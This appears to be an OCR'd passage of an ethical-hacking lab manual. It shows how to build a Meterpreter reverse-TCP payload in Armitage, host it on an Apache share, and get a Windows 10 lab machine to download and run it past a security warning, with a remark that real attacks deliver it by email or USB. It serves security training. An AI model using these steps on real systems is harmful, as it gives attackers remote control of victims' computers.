Figure 1.5.11: windows/meterpreter_reverse_tcp

17. The **Save** window appears. Select **Desktop** as the location, set the **File Name** as **malicious_payload.exe**, and click the **Save** button.



Save (as superuser)

Look In: Desktop

README.license
Reconnaissance.html
results.html
Test.exe

File Name: malicious_payload.exe


Files of Type: All Files

Figure 1.5.12: Save the file

18. A **Message** pop-up appears; click **OK**.

19. Now, switch to the **Terminal** window, type **cp /root/Desktop/malicious_payload.exe /var/www/html/share/**, and press **Enter** to copy the file to the **shared** folder.

20. Type **service apache2 start** and press **Enter** to start the Apache server.


Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[~]
└──╼ #service postgresql start
┌─[root@parrot]─[~]
└──╼ #cp /root/Desktop/malicious_payload.exe /var/www/html/share/
┌─[root@parrot]─[~]
└──╼ #service apache2 start
┌─[root@parrot]─[~]
└──╼ #
```

Figure 1.5.13: Copy the file to share folder and staring apache server

21. Now, in the left-hand pane, double-click **meterpreter_reverse_tcp**.




Armitage (as superuser)
Armitage View Hosts Attacks Workspaces Help
windows
adduser
dllinject
dns_txt_query_exec
download_exec
exec
format_all_drives
loadlibrary
messagebox
meterpreter
meterpreter_bind_named_pipe
meterpreter_bind_tcp
meterpreter_reverse_http
meterpreter_reverse_https
meterpreter_reverse_ipv6_tcp
meterpreter_reverse_tcp
metsvc_bind_tcp
10.10.10.10

Figure 1.5.14: Payload launch

22. The **windows/meterpreter_reverse_tcp** window appears. Scroll down to **LPORT Option** and change the port **Value** to **444**. Ensure that the **multi/handler** option is selected in the **Output** field; click **Launch**.



windows/meterpreter_reverse_tcp (as superuser)

Windows Meterpreter Shell, Reverse TCP Inline

Connect back to attacker and spawn a Meterpreter shell

Option	Value
EXTINIT	
Iterations	3
KeepTemplateWorking	
LHOST	10.10.10.13
LPORT	444
Template +	

Output: multi/handler

☐ Show advanced options


Figure 1.5.15: windows/meterpreter_reverse_tcp setting

23. Now, switch to the **Windows 10** virtual machine and open any web browser (here, **Mozilla Firefox**). In the address bar, type **http://10.10.10.13/share** and press **Enter**. As soon as you press enter, the system will display the shared folder contents, as shown in the screenshot.

Note: Here, we are sending the malicious payload through a shared directory; however, in real-time, you can send it via an attachment in an email or through physical means such as a hard drive or pen drive.

24. Click **malicious_payload.exe** to download the file.

Note: **10.10.10.13** is the IP address of the host machine (here, the **Parrot Security** virtual machine).



10.10.10.13/share/

Index of /share

Name	Last modified	Size	Description
Parent Directory		-	
Test.exe	23:40	72K	
malicious_payload.exe	07:13	250K	

Apache/2.4.38 (Debian) Server at 10.10.10.13 Port 80

Figure 1.5.16: Downloading malicious exe file on the victim's system

TASK 5.4

Run the Payload

25. Once you click on the **malicious_payload.exe** file, the **Opening malicious_payload.exe** pop-up appears; select **Save File**.

26. The malicious file will be downloaded to the browser's default download location (here, **Downloads**). Now, double-click **malicious_payload.exe** to run the file.




Downloads
File
Home
Share
View
This PC › Downloads
Search Downloads
Name
Date modified
Quick access
Desktop
Downloads
Documents
Pictures
CEH-Tools
CEHv11 Modu
malicious_payload.exe
[redacted] 5:52 PM
Test.exe
[redacted] 5:50 PM
2 items

Figure 1.5.17: Malicious file successfully downloaded

27. The **Open File - Security Warning** window appears; click **Run**.


Open File - Security Warning
Run
Cancel

The publisher could not be verified. Are you sure you want to run this software?

Name: C:\Users\Admin\Downloads\malicious_payload.exe

Publisher: Unknown Publisher

Type: Application

From: C:\Users\Admin\Downloads\malicious_payload.exe

☑ Always ask before opening this file

This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust.

How can I decide what software to run?

